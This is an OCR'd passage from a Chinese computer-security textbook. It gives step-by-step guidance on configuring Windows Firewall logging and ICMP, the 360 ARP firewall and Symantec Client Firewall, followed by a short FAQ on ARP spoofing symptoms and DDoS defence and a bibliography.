步骤 03 单击“日志文件选项”区域中的“另存为”按钮，在“另存为”对话框中可以更改安全日志的保存位置，如图 12-82 所示。




图 12-81 “日志设置”对话框



图 12-82 更改安全日志的保存位置

步骤 04 单击“保存”按钮，返回“日志设置”对话框中。在“大小限制”文本框中可以重新设置安全日志的最大保存大小。单击“确定”按钮，即可完成安全日志记录的设置。

3. Internet 控制消息协议（ICMP）

使用 IP 通信的主机与路由器通过 Internet 控制消息协议（ICMP）可以报告错误并交换受限控制和状态信息，所以为了保证计算机的一些错误信息不会对外泄露，用户要小心设置 ICMP。在下列情况下，Windows 防火墙会自动发送 ICMP 消息。

- IP 数据无法访问目标。
- IP 路由器（网关）无法按当前的传输速率转发数据包。
- IP 路由器将发送主机重定向为使用更好的路由到达目标。

下面介绍设置 ICMP 的具体操作方法。

步骤 01 在“Windows 防火墙”对话框中切换到“高级”选项卡，在“网络连接设置”区域中单击“设置”按钮，即可打开“高级设置”对话框。切换到“ICMP”选项卡，在列表框中选择希望电脑响应的请求信息类型对应的复选框，如图 12-83 所示。

步骤 02 单击“确定”按钮，即可完成 ICMP 的设置。若要禁止 Internet 控制消息协议，则在 ICMP 列表框中取消选择相应的复选框即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 12-83　设置 ICMP

12.3.3　360ARP 防火墙

360 ARP 防火墙完全支持 Vista、Windows 7 操作系统；ARP 主动防御功能，智能感知方式保证上网不掉线；可有效拦截各种网管工具、ARP 木马、网络发包工具等，实时查杀 ARP 木马，是保证系统安全的有效防御武器。下面介绍 360ARP 防火墙的使用方法。

1. 开启 360ARP 防火墙

步骤 01 在计算机中安装最新版本的 360 安全卫士后，运行该程序，即可进入其主窗口中，单击上方的“木马防火墙”按钮，如图 12-84 所示。

步骤 02 打开“360 木马防火墙”窗口，单击页面中“ARP 防火墙”后对应的按钮，开启 360ARP 防火墙的防御功能，主动防御各种 ARP 欺骗攻击，如图 12-85 所示。



图 12-84　单击“木马防火墙”按钮



图 12-85　开启 360ARP 防火墙的防御功能

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 实时查杀

开启360ARP防火墙的防御功能后，如果本机上有ARP欺骗，当ARP欺骗发起攻击时，就会在软件页面中显示拦截记录。要查看360ARP防火墙拦截ARP攻击的记录，可在“360木马防火墙”窗口中切换到“查看历史”选项卡，在左侧列表中选择“ARP 防火墙”，如果360ARP防火墙拦截的有ARP攻击，即可在右侧页面中显示拦截记录，如图12-86所示。

3. 防御ARP攻击

在“360木马防火墙”窗口中切换到“设置”选项卡，在左侧列表中选择“ARP防火墙”，在右侧的页面中可以设置对本机的网关地址进行保护，如图12-87所示。



图12-86 查看360ARP防火墙拦截记录




图12-87 设置ARP防火墙

在“网关/DNS保护设置”下选择“自动获取”选项，软件会自动扫描获取网关的IP地址和MAC地址并对其进行保护；选择“手工指定网关/DNS”选项，并单击“手动绑定网关”按钮，可在弹出的“添加保护网关IP/MAC”对话框中添加网关和DNS，如图12-88所示。

不论是自动获取网关/DNS，还是手动绑定网关/DNS，都可以在“设置”选项卡单击“查看绑定状态”按钮，在弹出的“本地IP绑定状态”对话框中查看各网卡对应IP绑定状态，如图12-89所示。




图12-88 手动添加网关和DNS




图12-89 查看各网卡对应IP绑定状态

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

12.3.4 诺顿防火墙

诺顿防火墙 Symantec Client Firewall 具有防止黑客攻击计算机、保护隐私及清除不需要的网络通信资源，可防止未经授权用户访问连接 Internet 私有计算机和网络。

在使用诺顿防火墙防御外来网络的攻击之前，我们先来了解一下诺顿防火墙 Symantec Client Firewall 5.0 的安装方法。其具体的操作步骤如下。

步骤 01 将下载到计算机中的“诺顿防火墙 5.0”压缩包进行解压缩，并双击安装程序 SCF.EXE，即可开始安装诺顿防火墙 5.0 并进入“Symantec Client Firewall 的安装向导”对话框，如图 12-90 所示。

步骤 02 单击“下一步”按钮，即可打开“授权许可协议”对话框，在其中选择“我接受授权许可协议中的条款”选项，如图 12-91 所示。



图 12-90 “诺顿防火墙的欢迎安装向导”对话框




图 12-91 “授权许可协议”对话框

步骤 03 单击“下一步”按钮，即可打开“安装后启动 LiveUpdate”对话框，在“是否要在安装完成后运行 LiveUpdate？”区域中选择“是，安装完成后运行 LiveUpdate”选项，如图 12-92 所示。

步骤 04 单击“下一步”按钮，即可打开“目标文件夹”对话框，在其中可以设置程序安装的位置，这里保持默认存储位置，如图 12-93 所示。




图 12-92 “安装后启动 LiveUpdate”对话框




图 12-93 “目标文件夹”对话框

步骤 05 单击“下一步”按钮，即可打开“准备安装程序”对话框，此时向导已经准备好，可以开始安装了，如图 12-94 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 单击“安装”按钮，即可打开“正在安装 Symantec Client Firewall”对话框，此时可看到应用程序开始安装并显示相应的安装进度。如图 12-95 所示。




图 12-94 “准备安装程序”对话框




图 12-95 “正在安装 Symantec Client Firewall”对话框

步骤 07 在安装 Symantec Client Firewall 的过程中会弹出“欢迎使用 LiveUpdate”对话框，在其中可以配置安装的组件，如图 12-96 所示。

步骤 08 单击“下一步”按钮，LiveUpdate 开始查找可用的更新，如图 12-97 所示。



图 12-96 “欢迎使用 LiveUpdate”对话框



图 12-97 查找可用的更新

步骤 09 查找几分钟后，LiveUpdate 会在列表框中显示出可用的更新，如图 12-98 所示。

步骤 10 单击“下一步”按钮，即可下载并安装可用的更新，如图 12-99 所示。




图 12-98 显示出可用的更新




图 12-99 下载并安装可用的更新

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 11 单击“完成”按钮，即可返回“正在安装 Symantec Client Firewall”对话框中继续进行程序的安装。

步骤 12 安装完成后，即可弹出如图 12-100 所示的“安装向导完成”对话框。单击“完成”按钮，系统将会提示用户需要重新启动系统，在系统重新启动之后，诺顿防火墙的安装就全部完成，如图 12-101 所示。



图 12-100 “欢迎使用 Live Update”对话框




图 12-101 “完成安装”对话框

安装完诺顿防火墙 5.0 之后，就可以使用它防御外来网络的攻击。诺顿防火墙 5.0 的详细操作方法如下：

步骤 01 双击桌面上的“Symantec Client Firewall”应用程序图标，即可进入“Symantec Client Firewall”的主窗口中，如图 12-102 所示。

步骤 02 单击窗口左侧的“Internet 状态”按钮下的“当前状态”选项，在右侧的“当前状态”页面中，用户可以暂时启用或禁用所有防护以及查看实时统计表或暂时停止防护等功能。如图 12-103 所示。




图 12-102 “Symantec Client Firewall”主窗口




图 12-103 “当前状态”页面

步骤 03 单击“Internet 状态”按钮下的“报告”选项，在右侧的“报告”页面中，用户可以控制从“警报跟踪器”接收的信息量，如图 12-104 所示。

步骤 04 单击窗口左侧的“客户端防火墙”按钮，即可看到展开的四个子选项。单击“客户端防火墙设置”选项，则在右侧的“客户端防火墙设置”页面中，用户可以查看、修改和启用 Internet 安全设置，如图 12-105 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 12-104 “报告”页面




图 12-105 “客户端防火墙设置”页面

步骤 05 若单击“Internet 访问控制”选项，则在右侧的“Internet 访问控制”页面中，可以控制用户计算机上的应用程序如何访问 Internet，如图 12-106 所示。




图 12-106 “Internet 访问控制”页面

步骤 06 若单击“Internet 区域控制”选项，则在右侧的“Internet 区域控制”页面中，用户可以设置确定信任的计算机和受限制的计算机，12-107 所示。




图 12-107 “Internet 区域控制”页面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 若单击“入侵检测”选项，即可在右侧的“入侵检测”页面中查看和控制对攻击的反应，如图 12-108 所示。该程序监控 Internet 通信，寻找黑客攻击的典型通信形式。例如，如果有计算机试图连接您计算机上的一系列端口，“入侵检测”将其识别为端口扫描，这是最常见的攻击方法。




图 12-108 “入侵检测”页面

步骤 08 单击窗口左侧的“隐私控制”按钮，在右侧的“隐私控制”页面中，用户可以查看、修改和启用 Internet 隐私设置，如图 12-109 所示。




图 12-109 “隐私控制”页面

12.4 专家课堂（常见问题与解答）

点拨 1： 一般情况下，受到 ARP 攻击的计算机会出现什么现象？

解答： 基于 ARP 协议的这一工作特性，黑客向对方计算机不断发送有欺诈性质的 ARP 数据包，数据包内包含有与当前设备重复的 Mac 地址，使对方在回应报文时，由于简单的地址重复错误而导致不能进行正常的网络通信。因此，在受到 ARP 攻击的计算机会出现下面两种现象。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 不断弹出“本机的 0-255 段硬件地址与网络中的 0-255 段地址冲突”的对话框。
- 计算机不能正常上网，出现网络中断的症状。

因为这种攻击是利用 ARP 请求报文进行“欺骗”的，防火墙会误以为是正常的请求数据包，不予拦截。因此，普通的防火墙很难抵挡这种攻击。

点拨 2：若服务器被 DDoS 攻击，用户应该如何做呢？

解答：若服务器被 DDoS 攻击，用户可以通过下面的方法尽量降低被攻击的可能。

① 使用网络和主机扫描工具检测脆弱性。DDoS 能够成功的关键是在 Internet 上寻找到大量安全防御措施薄弱的计算机。因此，经常使用安全检测工具检测网络和主机，找出目前存在的安全隐患并给出相应的应对措施，可以减小甚至避免主机被黑客利用成为傀儡机的可能性。安全扫描工具能够检测并删除主机上被黑客安装的进行 DDoS 攻击的软件。

② 采用 NIDS 和嗅探器。当系统收到未知地址的可疑流量时，NIDS（Network Intrusion Detection Systems，网络入侵检测系统）会发出报警信号，提醒系统管理员及时采取应对措施，如切断连接或反向跟踪等。嗅探器（sniffer）可用来在网络级识别网络攻击行为并成为 NIDS 原始检测信息的来源。例如，当黑客修改 IP 包的数据部分，使其包含某些隐蔽信息，嗅探器就可以探测到这些信息并将此信息提供给有关人员进行分析，成为采取阻断、分流恶意流量或追查黑客的依据。

③ 及时更新系统补丁。现有的操作系统都有很多漏洞，这很容易让黑客找到后门，所以及时下载和更新系统补丁也是抵御黑客的有效方法之一。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

参考文献

[1] 神龙工作室编著，新手学黑客攻防．北京：人民邮电出版社．2007

[2] 邓欢．黑客揭秘编程入门．黑龙江：黑龙江文化电子音像出版社．

[3] 边立忠[认真的雪]．Hack 编程实例精讲Ⅱ代—精通黑客编程．北京：非安全黑客手册杂志社．

[4] 肖遥．网友世界—黑客攻防大揭秘．北京：网友世界杂志社．

[5] 范建中[lizaib]．黑客社会工程学攻击．北京：非安全黑客手册杂志社．

[6] 罗诗尧，谭萍编著．黑客攻防实战进阶．北京：电子工业出版社．2008

[7] 陈芳．黑骑士突出重围—黑客攻防全攻略．北京：电子工业出版社．2007

[8] 黄国耀．黑客攻防—新手入门．云南：云南人民电子音像出版社．2007

[9] 肖遥．黑客手抄本—黑客 VS 网管大作战．云南：云南出版集团公司云南科技出版社．2008

[10] 吴自容，王洁，张德钢，庞勇，张红奎，王莉编著．黑客实战—黑客从入门到实战．山东：齐鲁电子音像出版社．2007

[11] 王洁．黑客实战—黑客攻防大战．山东：山东电子音像出版社．2007

[12] 肖遥．黑客入侵手记．云南：云南出版集团公司云南科技出版社．2008

[13] 云上文化工作室编著．黑客入门．山东：山东电子音像出版社．

[14] 励景，马峰，朱云洁等编著．网络设置技巧与故障排查．北京：中国铁道出版社．2008

[15] 神龙工作室，孙连三编著．学以致用—黑客攻防实战入门．北京：人民邮电出版社．2009

[16] Mike Shema，Chris Davis，Aaron Philipp，David Cowen 著．余杰，黄彩霞译．反黑客工具箱．北京：清华大学出版社．2009.1

[17] 陈小兵，张艺宝编著．黑客攻防实战案例解析．北京：电子工业出版社．2008.10

[18] 邓吉，柳靖．黑客攻防实战详解．北京：电子工业出版社．2006.3

[19] 肖遥．网络渗透与安放修炼．北京：电子工业出版社．2009.4

[20] 肖遥．网站入侵与脚本攻防修炼．北京：电子工业出版社．2008.9

[21] 郝永清[藏锋者]．黑客 Web 脚本攻击与防御技术核心剖析．北京：科学出版社．2010

溜客安全网 WwW.176Ku.CoM